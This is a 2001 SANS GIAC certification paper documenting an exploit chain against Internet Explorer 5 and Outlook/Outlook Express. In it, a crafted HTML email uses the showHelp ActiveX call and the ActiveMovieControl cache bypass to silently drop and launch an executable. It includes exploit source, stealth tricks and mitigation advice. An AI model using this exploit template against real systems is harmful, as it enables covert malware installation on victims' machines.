Global Information Assurance Certification Paper

SANS New Orleans 2001

GIAC Advanced Incident Handling and Hacker Exploits

Curriculum Practical Assignment

Version 1.4/1.4a

Option two – Document an exploit, vulnerability, or malicious program

Dan Jinright
April 3, 2001

Table of Contents

Introduction:

The purpose of this paper is to document and discuss an exploit, vulnerability, or malicious program. The topic that has been chosen is an exploit composed of two separate vulnerabilities, which are present in the majority of client systems in use today.

In today's society, most computer users are familiar with email, as it has become ingrained in the way daily business and personal activities are conducted. These users also rarely make special modifications to the systems they are using which leave the systems in their default installation state. This is very important, as it is the basic requirement for the chosen exploit to be successfully deployed.

In this paper, an attempt will be made to explain how an attacker can craft an HTML document allowing the placement and execution of arbitrary and possibly malicious programs on a victim's machine. This document can take the form of a web site hosting a malicious HTML file or it can be sent to the victim as a HTML email or newsgroup posting. All that is required for the execution of the malicious program is for the victim to view the HTML file by navigating to the attacker's website; opening an HTML email/newsgroup message; or by loading the document in the preview panel of the mail or newsgroup client.

The first section of this paper will be dedicated to dissecting the exploit into its distinct parts. Each section consists of carefully crafted peaces of code which take advantage of particular vulnerabilities inherit in the design of pre-registered and pre-compiled modules in the Microsoft Windows 95 and 98 operating systems. The characteristics of an HTML document will also be discussed in order to explain why this type of file is susceptible to particular types of vulnerabilities. Lastly, this section will describe how the separate components of the exploit are individually constructed and pieced together to form a single HTML document.

To better understand the full impact of this exploit, the second section will describe possible scenarios of how an attacker could successfully execute an exploit of this nature against a victim's machine without the user's knowledge or consent. Each scenario will focus on different methods of delivery and execution of arbitrary code on a local machine.

The third portion will discuss how an attacker could modify the previously detailed vulnerabilities to construct exploit variations, which may place additional operating systems and client applications at risk.

The remaining sections of the document will include the procedures to determine if a client system is vulnerable to the types of attacks covered in this document, as well as the steps implemented to secure a host system against the vulnerabilities describe herein. Finally, the attack will be diagramed to give the reader a visual representation of the attack on a network followed by the conclusion.

Exploit Details:

Name:	Arbitrary Program Execution via Internet Explorer 5, Outlook and Outlook Express
Bugtraq:	1221 - Microsoft Active Movie Control Filetype Vulnerability 1033 - MS IE HTML Help Shortcut Vulnerability
CVE:	CAN-2000-0400 (under review) CVE-2000-0201
CERT:	CA-2000-14 - Microsoft Outlook and Outlook Express Cache Bypass Vulnerability CA-2000-12 - HHCtrl ActiveX Control Allows Local Files to be executed
Variants:	This exploit may affect Windows 2000 by adjusting the appropriate directory paths.
Operating Systems:	Microsoft Internet Explorer 5.0, Microsoft Outlook Express 4.0 or 4.01; Microsoft Outlook Express 5.0 or 5.01; Microsoft Outlook 98; or Microsoft Outlook 2000; and default installations of Windows 95/98
Protocols/Services:	TCP/IP, HTML, ActiveX, HTTP, SMTP, and NTTP
Brief Description:	Through exploitation of several widely prevalent vulnerabilities it is possible for an attacker to silently deliver and install an executable on a target computer.

Protocol Description:

In order to understand how an attacker can employ this exploit to successfully compromise a host machine, we must examine the protocol used by the exploit to communicate with the victim. In this case, the exploit utilizes an HTML document conveyed over a TCP/IP connection. There are two main characteristics of an HTML document that lend it useful when trying to exploit a client running Microsoft Windows 95/98 and the accompanying mail and newsgroup clients. They include its ability to execute active scripts and the ability to embed any type of file in the HTML source code.

When creating an HTML file there are two methods of appending files to be transmitted simultaneously as the document is sent to a recipient. As an example, the most common means of transmitting a file within an HTML message would be as an attachment. The second method of transmitting an accompanying file with a HTML message would be as an inline file. These two methods are very different. When a file is sent as an attachment it is visible to the recipient and is stored in a location supplied by the user. Inline files are embedded.

One of the unique characteristics of an HTML message is that any type of file can be embedded in the HTML source of the message being sent. To embed a file in the source of an HTML message, the subjective file(s) would first need to be encoded with a Base64 encoder. This type of encoder translates the corresponding binary file into a MIME (Multipurpose Internet Mail Extensions) compatible format. MIME is simply a set of specifications, which allow non-ASCII information to be included in standard Internet mail message headers.

The difference between sending a file as an attachment and sending a file embedded in the source of a message is that when sending a file as an attachment the recipient is immediately prompted for a location where the file may be saved. When a recipient receives a message containing inline files there are no distinguishing factors to alert the recipient of their existence. The embedded files are saved in the default cache location defined by the client where messages received by the recipient are stored.

How the exploit works:

The exploit discussed in this paper is composed of two separate vulnerabilities that perform equally important tasks to accomplish a successful attack. One is concerned with transferring arbitrary files to a host's machine and placing them in a known location. The other is responsible for launching an arbitrary file without the users knowledge or consent. The first vulnerability lies in Microsoft's HHControl Object, also known as the showHelp ActiveX control that could allow a remote attacker a means of executing code embedded in HTML help files. The second vulnerability exploited in this example entails a "Cache Bypass" exposure in MS Outlook, which allows an attacker to sidestep the Internet Zone security policy.

To begin the discussion of how the exploit works we will first examine each section of the fully assembled HTML email source code.

Part I: Message Body Formatting

```
Content-Type: text/html;
        charset="Windows-1252"
Content-Transfer-Encoding: quoted-printable
<HTML><HEAD>
<META http-equiv=Content-Type content="text/html; =charset=windows-1252">
<META content="MSHTML 5.50.3825.1300" name=GENERATOR>
<STYLE></STYLE></HEAD>
<BODY bgColor=#ffffff scroll=no><DIV> </DIV><BR><FONT face=Darial
color=#0000ff size=3>arbitrary html text and embeded .jpg</FONT><BR><BR><BR>
<CENTER><IMG height=162 alt=""=
src="cid:065b01bfbcf0$e8286e80$73387018@57381fc7018" =
width=162></CENTER><!-- </BODY></HTML> --><PRE>
```

The first section of the HTML source code contains information pertaining to the message body content and how the content is formatted. Placing a message in the body of the file is not required for the exploit to accomplish its object, but it can be useful. When the victim receives the malicious email message a period of time has to elapse to ensure the accompanying inline files have had time to transfer to the remote host's hard-drive. There may be a subtle twitch in the display as the malicious program is launched. To help camouflage this event the attacker could place an amusing picture or other form of distraction in the body of the message in an attempt to distract the victim's attention from the true nature of the message. The diversionary image would be included at the bottom of the message source code with the other inline files.

This next section contains the Active Scripting call that sets the whole exploit in motion. The showHelp object is a pre-installed and pre-registered component present in all default Internet Explorer 5 installations.

Part II: showHelp Active Scripting

```
<SCRIPT>
setTimeout('window.showHelp("c:\windows\temp\98outl~1.chm");',15000);
</SCRIPT>
```

Providing the attacker has identified the default location of the temporary folders or the full path of where the target file is stored, the showHelp call can be used to open the file in Internet Explorer. When the user views the message, the showHelp object is executed and the call is made to the target file. At this point, the execution stalls for a predefined period to ensure the accompanying inline files have had sufficient time to transfer from the attacker to the specified location on the victim's machine. Then the compiled help

file is launched by Internet Explorer, which in turn launches the attached malicious binary that performs the actual attack.

The showHelp ActiveX call is used for its ability to launch any type of file that can be viewed in an Internet Explorer window. These file types include .txt, .jpg, .gif, or .html. Files types such as .exe, .doc, and .xls cannot be opened in a browser window. However, it can open HTML documents, such as compiled help files containing shortcuts that point to these types of files located on the victim's machine. This functionality is precisely what makes this control a liability.

The .chm file referred to by the showHelp call was created for use in conjunction with the Microsoft Windows Help Facility. This file is created separately from the rest of the exploit.

The most convenient method of constructing this file is by downloading a free application from the Microsoft Corporation called the HTML Help Workshop. This program is used to create a new .chm file that will contain the ActiveX scripting and the shortcut pointing to the malicious executable stored on the victim's machine.

HHCtrl ActiveX Control In .CHM File:

```
<OBJECT id=AA classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11"
 width=100 height=100>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=", c:\windows\temp \notepad.exe,">
```

The first line of the Active script above contains a string of bold characters representing the class identifier of the HHCtrl ActiveX Control. This control is responsible for launching the attacker's malicious program. This is accomplished through a vulnerability in the HHControl Object, which may allow an attacker the ability to execute arbitrary applications on a remote host through shortcuts embedded in the HTML source of the compiled HTML help file.

If the programs launched by these shortcuts are located in the default temporary directory of the victim's machine then they will be executed with the same privileges as the current user. This is possible due to the vulnerability in the HHControl Object allows an HTML document, located in the cache, access files located outside of the cache. This is dangerous because files located outside of the cache are generally covered by much less restrictive security policies.

When the recipient views the email message it is important they do not see the help facility window open on the screen, since this may arouse suspicion. To manage this situation, when creating the .chm file in the Microsoft HTML Help Workshop, the size and location of the help dialog window can be modified. By adjusting the auto resizer

value setting to the lowest possible value the browser window will be reduced to a small square. Next, changing the offset values to a relatively large number will alter the browser's default opening location. This will ensure the compiled help file will open off-screen out of sight of the viewer.

Parts III& IV: ActiveMovieControl Formatting

<OBJECT style="DISPLAY: none" =
classid=clsid:**05589FA1-C356-11CE-BF01-00AA0055595A** width=1 =
height=1><PARAM NAME="Appearance"……..
VALUE="cid:**065c01bfbcf0$e8532800$73387018@57381fc7018**"><PARAM =
NAME="FullScreenMode" VALUE="0"><PARAM NAME="MovieWindowSize" =
VALUE……

<OBJECT =style="DISPLAY: none" =
classid=clsid:**05589FA1-C356-11CE-BF01-00AA0055595A** width=1 =
height=1><PARAM NAME="Appearance"……..
VALUE="cid: **065d01bfbcf0$e85ac920$73387018@57381fc7018**"><PARAM =
NAME="FullScreenMode" VALUE="0"><PARAM NAME="MovieWindowSize" =
VALUE……

Parts three and four represent the heart of the "Cache Bypass" vulnerability. This vulnerability is responsible for permitting the attacker to save arbitrary programs on a remote victim's hard-drive with user defined file names. These source code sections of the exploit contain formatting information regarding the ActiveMovieControl object. Current versions of Outlook and Outlook Express will not, by themselves, save the inline files to the appropriate temporary folder. This is the purpose of implementing the ActiveMovieControl object.

Outlook and Outlook Express will automatically decode inline files, but will store them in the cache folders governed by the Internet Zone group as defined by the Microsoft Security Architecture. The cache folders system was primarily designed with two main functions in mind. One, the cache serves as a temporary storage location for online content. This reduces the amount of data transferred as pages are refreshed. Second, it serves as a secure area for accessing files downloaded from the Internet, which may be considered hostile due to the anonymous nature of their origin.

As stated, the Internet Zone manages files located inside of the cache while the Local Computer Zone manages files stored outside the cache. The main difference between the two zones is that typically settings of the Internet Zone are more restrictive in the actions that may be taken by the subjective content. Files located in the Local Zone are generally executed with the same privileges as the current.

In order for Internet Explorer to open the compiled help file, it would have to know its exact location on the victim's machine. Additionally, for the executable called by the compiled help file to have maximum effect it would have to be located in the Local Zone

along with the compiled help file itself. The ActiveMovieControl object accomplishes these tasks.

By design, the ActiveMovieControl object will download files of any type designated by the control parameters in the HTML source code. Using the "Filename" parameter the attacker has the ability to specify the destination where files being downloaded will be stored. In addition, by design, the ActiveMovieControl saves all downloaded files to the operating system's default temporary directory. In the case of systems affected by this exploit, that location would be "c:\windows\temp." This is important because the Local Computer Zone security policy covers this default storage location. This gives all files called from this location the additional privileges of the current user not afforded by the Internet Zone security policy.

In the source code examples above there are two sets of alphanumeric characters. The first string in each set represent the Class ID used by the machine to call the ActiveMovieControl object. The second string in each set represent the random file identifier assigned by the IE security architecture to each of the inline files attached at the end of the HTML message source code.

Parts V,VI, & VII: Base64 Encoded Inline Files

```
Content-Type: image/jpeg;
        name="digite~1.jpg"
Content-Transfer-Encoding: base64
Content-ID: <065b01bfbcf0$e8286e80$73387018@57381fc7018>

/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDAAgGBgcGBQgHBwcJCQg.....


Content-Type: application/octet-stream;
        name="98outl~1.chm"
Content-Transfer-Encoding: base64
Content-ID: <065c01bfbcf0$e8532800$73387018@57381fc7018>

SVRTRgMAAABgAAAAAQAAACh+1ZUJBAAAEP0BfKp70BGeDACgyS.....


Content-Type: application/x-msdownload;
        name="notepad.exe"
Content-Transfer-Encoding: base64
Content-ID: <065d01bfbcf0$e85ac920$73387018@57381fc7018>

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAA.....
```

The last three sample sections of the exploit source code demonstrate the format of how the inline files are attached to the bottom an HTML message file. The attacker would generally include an excessive amount of blank space between the body of the message and the location of the inline files in the message itself. This is done as an extra measure to prevent to victim from noticing the appended files at first glance. It is important to

note that the recipient would first have to manually examine the message source to find the maliciously crafted content.

At the beginning of each code sample the "Content-Type" parameter specifies the type of file being transferred to the client application. The "name" parameter designates the file name as assigned by the attacker. The "Content-Transfer-Encoding" parameter informs the client application the method of encoding employed by the attached inline files. The characters in bold represent the random file identifiers assigned by the IE security architecture and referred to by the ActiveMovieControl to initiate the file transfer to the Local Computer Zone on the victim's machine.

How the exploit is employed:

The exploit described in this paper would be created on the attacker's machine and sent to the victim as a HTML email message. For the attacker to utilize this exploit they would first have to find a victim using Internet Explorer 5 and Outlook or Outlook Express as their Internet browser and mail/news client. Then all the attacker needs to do is send the message to the target. The attacker is not required to perform any other action for the attack to be successful. After the recipient views the message, the compiled help file will be loaded and the shortcut to the malicious executable will be processed. The entire attack is completed without the user's knowledge.

Description of variants:

The vulnerabilities discussed in this document may be exploited in several different ways. The primary example demonstrates how an attacker could utilize the described vulnerabilities to compromise a remote target using a carefully crafted email message. Alternately, in the right circumstances, a clever attacker could use a malicious web site to carry out the same type of attack.

In this scenario, the attacker would be required to lure his victim into navigating to a specific web site where the specially crafted help file resides. This could be accomplished in a variety of ways. The attacker could send his victim a hyper-link to the page, hoping they might bite. Or they may fabricate a special interest web site containing content specific to the victim's interest, there by raising the odds of sparking the victim's curiosity without inducing suspicion.

For an attacker to use a web site as part of an attack they would have to incorporate a UNC (Universal Naming Convention) share into the source code of the compiled HTML help file. This UNC share path would be substituted in place of the shortcut pointing to the target file on the victim's hard-drive. A UNC share is a means of providing a user access to files on a remote machine using NetBios. The files referred to by the UNC share can be located on any machine with Microsoft Networking or compatible networking components installed, meaning the host server does not have to be running a Microsoft operating system. This version of the exploit could be more efficient since it

would not require the attacker to include the .chm file as one of the inline attachments embedded in the message source.

Another scenario similar to one mentioned above also involves an attacker creating a malicious web site or newsgroup posting. In this case, the attacker is less selective about his intended victim. This time the attacker sets the trap and waits. By creating a web site or newsgroup posting that includes the ActiveMovieControl, a UNC share path, and the embedded inline malicious executable an attacker would simply post the site or newsgroup message and wait for the victims to strike. If the victims meet the technical requirements, the attack will be successful. If not, under most circumstances, no one will know the difference.

One last scenario involves the possibility of employing this exploit against Microsoft Windows 2000. The difference in attacking Windows 2000 is in the location of the user's temporary folder. On pre-Windows 2000 machines, there was a single default temporary folder. On Windows 2000, the name of the current user is incorporated into the path name of the default temporary folder. Therefore, in order for the exploit to be successful the attacker would need to know the name of the current user. If the attacker made use of a UNC share, they could theoretically use multiple UNC share paths to guess the location of the user's temporary folder since the showHelp control does not support error reporting.

Signature of the attack:

Since the type of attack described in this paper uses standard protocols used in the every day transactions of most users it would be nearly impossible to determine whether the incoming traffic was of a hostile nature. In order for a user to ascertain the relative security of files received in the same manner as this exploit, they would have to manually examine each incoming file originating from the Internet. This task would quickly become impractical in most user environments. It would be much more efficient to implement more strenuous security measures at the appropriate networking layers.

How to protect against it:

Protecting a host system from an exploit of this type would be accomplished by instituting more restrictive security settings at key levels of the network architecture, as well as implementing the appropriate software patches provided by the vendor. It should be mentioned that in some instances, the vendor patch might not address all situations where the vulnerability may be exploited. Additionally, the user should investigate the changes resulting from implementation before the corresponding patches are installed. The reason being that in some cases functionality can be severely limited and should be weighed against the relative risk incurred by the vulnerability.

The first step in securing a system against this type of attack would be to determine if the system is exposed to the vulnerabilities employed by this exploit. Each of the

vulnerabilities discussed in this paper rely on preexisting conditions to be present on the target machine for an attack to be successful.

The HHControl Object can be exploited only if all of the following circumstances are satisfied. First, an attacker must lure a victim, which has Active Scripting enabled, to a malicious web site or compel them to open a malicious email message. The same results could be obtained by sending the compiled help file to the victim as an attachment. They may open the file without suspicion since many users do not recognize the potential danger inherit in this type of file. The attacker must also be able to make the .chm file accessible to the victim and have a method of predicting the exact path of the files location. This requirement may be achieved using a UNC share, or by utilizing the ActiveMovieControl scripting object.

The third condition required for the attack to be successful states that the HHControl Active object must be executed in a security zone with ActiveX controls marked "Safe for Scripting." The default installation settings in the My Computer and Internet Zone security groups both meet this condition.

The last condition that must be present for exploitation of the HHCtrl ActiveX control entails the control be pre-installed and pre-registered on the victim's machine. These conditions are also provided for in the default installation of all versions of Internet Explorer 5.

The next step in determining the level at which a system is susceptible to the exploit described in this paper involves identifying whether or not the system is exposed to the "Cache By-Pass" vulnerability. The user could do this by asking the following questions: 1.) Is the system running a default installation of Internet Explorer 5.01 Sp. 1? 2.) Is the machine running a default installation of Internet Explorer 5.5 and the system is not Windows 2000? 3.) Is the system running patches recommended in Microsoft Security Bulletin MS00-043 or MS00-045? The user's system is not affected by the vulnerability if the they answer yes to any of the previous questions.

After the user has determined a system is vulnerable to the exploit, the recommended security solutions for both vulnerabilities should be implemented. These security measures can be divided into three main areas: hardware settings, local settings, and user training.

There are several measures to implement in order to remedy the HHCtrl ActiveX vulnerability. If the exploit utilizes UNC shares then the router should be configured to block incoming and out-going SMB traffic. This would be done as part of the hardware settings by closing ports 137 TCP and UDP, 138 UDP, 139 TCP, and 445 TCP and UDP. This will prevent the exploit from responding to the UNC share located on the attackers server.


Next, the local settings involve the local system and the configuration of applications run by the users. Ideally, system users should have Read-Only permission on the local host's

physical drives. This is recommended for environments where users of the local network could easily store files in areas accessible to other users. Email applications should be configured to use the Restrictive Zone when processing HTML files. Active Scripting and ActiveX components should be disabled in the Internet Zone. Then the "safe for scripting" and "safe for initialization" attributes should be removed from the HHCtrl object in the registry. Some of the actions involving the Active Scripting and ActiveX controls should be tested before implementation since they could severely cripple the functionality of some web pages, the help facility, and other ActiveX plug-ins.

The last local setting to implement on a vulnerable system would be to install the vendor supplied patches. In the case of the HHCtrl ActiveX object, the patch only addresses one of the methods of exploiting this vulnerability. So when implementing vendor patches the user should investigate to ensure the patch provides a total solution. The security patch supplied for the HHCtrl object only prevents exploitation of if the help file is referenced using a UNC share. Therefore, if the attacker can store the help file locally, the vulnerability can still be exploited successfully.

There is only one solution for the "Cache By-pass" vulnerability. The user simply needs to install the vendor patch covered in Microsoft Security Bulletins MS00-043 and MS00-045. This patch remedies the situation by closing the loopholes that allow an HTML email the ability to save files to a known location on a host machine.

In conclusion, this exploit could give an attacker the ability to create an HTML email message that, in the right circumstances, would allow them to download, save, and execute arbitrary files on a victim's machine. This exploit is made even more serious by the fact that it is made possible by the default installation of extremely popular user software.



Links to Source Code:

- www.malware.com

Additional Information:

- Microsoft Help Workshop - http://msdn.microsoft.com/library/tools/htmlhelp/wkshp/download.htm

- Microsoft Security Bulletin Frequently Asked Questions – http://www.microsoft.com/technet/security/bulletin/fq00-046.asp http://www.microsoft.com/technet/security/bulletin/fq00-045.asp http://www.microsoft.com/technet/security/bulletin/fq00-043.asp

- CERT Advisories - http://www.cert.org/advisories/CA-2000-14.html http://www.cert.org/advisories/CA-2000-12.html

- CERT Vulnerability Notes – http://www.kb.cert.org/vuls/id/25249 http://www.kb.cert.org/vuls/id/38950 http://www.kb.cert.org/vuls/id/31994

- BugTraq – http://www.securityfocus.com/bid/1221 http://www.securityfocus.com/bid/1033

Source Code:

```
MIME-Version: 1.0
Content-Type: multipart/related;boundary="----=_NextPart_000_065E_01BFBCCF.618324E0";
type="multipart/alternative"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.50.3825.400
X-MimeOLE: Produced By Microsoft MimeOLE V5.50.3825.400

This is a multi-part message in MIME format.

------=_NextPart_000_065E_01BFBCCF.618324E0
Content-Type: multipart/alternative;  boundary="----
=_NextPart_001_065F_01BFBCCF.618C4CA0"

------=_NextPart_001_065F_01BFBCCF.618C4CA0
Content-Type: text/plain;charset="Windows-1252"
Content-Transfer-Encoding: quoted-printable

------=_NextPart_001_065F_01BFBCCF.618C4CA0
Content-Type: text/html;charset="Windows-1252"
Content-Transfer-Encoding: quoted-printable
<HTML><HEAD>
<META http-equiv=3DContent-Type content=3D"text/html; =charset=3Dwindows-1252">

<META content=3D"MSHTML 5.50.3825.1300" name=3DGENERATOR>
<STYLE></STYLE>
</HEAD>
<BODY bgColor=3D#ffffff scroll=3Dno>
<DIV> </DIV><BR><FONT face=3Darial color=3D#0000ff size=3D3>arbitrary html text
and embeded .jpg</FONT><BR><BR><BR>
<CENTER><IMG height=3D162 alt=3D""=20
src=3D"cid:065b01bfbcf0$e8286e80$73387018@57381fc7018" =
width=3D162></CENTER><!-- </BODY></HTML> --><PRE>=20
<SCRIPT>=20
setTimeout('window.showHelp("c:/windows/temp/98outl~1.chm");',15000);
</SCRIPT>=20

<OBJECT style=3D"DISPLAY: none" =
classid=3Dclsid:05589FA1-C356-11CE-BF01-00AA0055595A width=3D1 =
height=3D1><PARAM NAME=3D"Appearance" VALUE=3D"0"><PARAM =
NAME=3D"AutoStart" VALUE=3D"0"><PARAM NAME=3D"AllowChangeDisplayMode" =
VALUE=3D"-1"><PARAM NAME=3D"AllowHideDisplay" VALUE=3D"0"><PARAM =
NAME=3D"AllowHideControls" VALUE=3D"-1"><PARAM NAME=3D"AutoRewind" =
VALUE=3D"-1"><PARAM NAME=3D"Balance" VALUE=3D"0"><PARAM =
NAME=3D"CurrentPosition" VALUE=3D"0"><PARAM NAME=3D"DisplayBackColor" =
VALUE=3D"0"><PARAM NAME=3D"DisplayForeColor" VALUE=3D"16777215"><PARAM
=NAME=3D"DisplayMode" VALUE=3D"0"><PARAM NAME=3D"Enabled" =VALUE=3D"-
1"><PARAM NAME=3D"EnableContextMenu" VALUE=3D"-1"><PARAM
=NAME=3D"EnablePositionControls" VALUE=3D"-1"><PARAM
=NAME=3D"EnableSelectionControls" VALUE=3D"0"><PARAM
=NAME=3D"EnableTracker" VALUE=3D"-1"><PARAM NAME=3D"Filename" =
VALUE=3D"cid:065c01bfbcf0$e8532800$73387018@57381fc7018"><PARAM =
NAME=3D"FullScreenMode" VALUE=3D"0"><PARAM NAME=3D"MovieWindowSize" =
```

VALUE=3D"0"><PARAM NAME=3D"PlayCount" VALUE=3D"1"><PARAM
NAME=3D"Rate" =VALUE=3D"1"><PARAM NAME=3D"SelectionStart" VALUE=3D"-
1"><PARAM =NAME=3D"SelectionEnd" VALUE=3D"-1"><PARAM
NAME=3D"ShowControls" =VALUE=3D"-1"><PARAM NAME=3D"ShowDisplay"
VALUE=3D"-1"><PARAM =NAME=3D"ShowPositionControls" VALUE=3D"0"><PARAM
NAME=3D"ShowTracker" =VALUE=3D"-1"><PARAM NAME=3D"Volume" VALUE=3D"-
40"><OBJECT =style=3D"DISPLAY: none" =classid=3Dclsid:05589FA1-C356-11CE-BF01-
00AA0055595A width=3D1 =height=3D1><PARAM NAME=3D"Appearance"
VALUE=3D"0"><PARAM =NAME=3D"AutoStart" VALUE=3D"0"><PARAM
NAME=3D"AllowChangeDisplayMode" =VALUE=3D"-1"><PARAM
NAME=3D"AllowHideDisplay" VALUE=3D"0"><PARAM =NAME=3D"AllowHideControls"
VALUE=3D"-1"><PARAM NAME=3D"AutoRewind" =VALUE=3D"-1"><PARAM
NAME=3D"Balance" VALUE=3D"0"><PARAM =NAME=3D"CurrentPosition"
VALUE=3D"0"><PARAM NAME=3D"DisplayBackColor" =VALUE=3D"0"><PARAM
NAME=3D"DisplayForeColor" VALUE=3D"16777215"><PARAM NAME=3D"DisplayMode"
VALUE=3D"0"><PARAM NAME=3D"Enabled" =VALUE=3D"-1"><PARAM
NAME=3D"EnableContextMenu" VALUE=3D"-1"><PARAM
=NAME=3D"EnablePositionControls" VALUE=3D"-1"><PARAM =
NAME=3D"EnableSelectionControls" VALUE=3D"0"><PARAM =
NAME=3D"EnableTracker" VALUE=3D"-1"><PARAM NAME=3D"Filename" =
VALUE=3D"cid:065d01bfbcf0$e85ac920$73387018@57381fc7018"><PARAM =
NAME=3D"FullScreenMode" VALUE=3D"0"><PARAM NAME=3D"MovieWindowSize" =
VALUE=3D"0"><PARAM NAME=3D"PlayCount" VALUE=3D"1"><PARAM
NAME=3D"Rate" =VALUE=3D"1"><PARAM NAME=3D"SelectionStart" VALUE=3D"-
1"><PARAM =NAME=3D"SelectionEnd" VALUE=3D"-1"><PARAM
NAME=3D"ShowControls" =VALUE=3D"-1"><PARAM NAME=3D"ShowDisplay"
VALUE=3D"-1"><PARAM =NAME=3D"ShowPositionControls" VALUE=3D"0"><PARAM
NAME=3D"ShowTracker" =VALUE=3D"-1"><PARAM NAME=3D"Volume" VALUE=3D"-
40"></PRE></CENTER></BODY></HTML>

</OBJECT></PRE></BODY></HTML>

------=_NextPart_001_065F_01BFBCCF.618C4CA0--

------=_NextPart_000_065E_01BFBCCF.618324E0
Content-Type: image/jpeg;name="digite~1.jpg"
Content-Transfer-Encoding: base64
Content-ID: <065b01bfbcf0$e8286e80$73387018@57381fc7018>

/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsLDBkS
Ew8UHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/2wBDAQkJCQwL
DBgNDRgyIRwhMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIy
MjL/wAARCADnApwDASIAAhEBAxEB/8QAHAAABAAEFAQEAA.....

------=_NextPart_000_065E_01BFBCCF.618324E0
Content-Type: application/octet-stream;name="98outl~1.chm"
Content-Transfer-Encoding: base64
Content-ID: <065c01bfbcf0$e8532800$73387018@57381fc7018>

SVRTRgMAAABgAAAAAQAAACh+1ZUJBAAAEP0BfKp70BGeDACgySLm7BH9AXyqe9A
RngwAoMki5uxgAAAAAAAAABgAAAAAAAAAeAAAAAAAAABUEAAAAAAAAMwQA
AAAAAAA/gEAAAAAADhKQAAAAAAAAAAAAAAAA.....

------=_NextPart_000_065E_01BFBCCF.618324E0
Content-Type: application/x-msdownload;name="notepad.exe"
Content-Transfer-Encoding: base64

Content-ID: <065d01bfbcf0$e85ac920$73387018@57381fc7018>

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFt
IGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAABQRQAATAEFAGW
RRjUAAAAAAAAAAAOAADgELAQMKAEAAAAB0AAAAAAAAzBAAAA.....

=_NextPart_000_065E_01BFBCCF.618324E0--

Last Updated: July 20th, 2017

Upcoming Training

SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
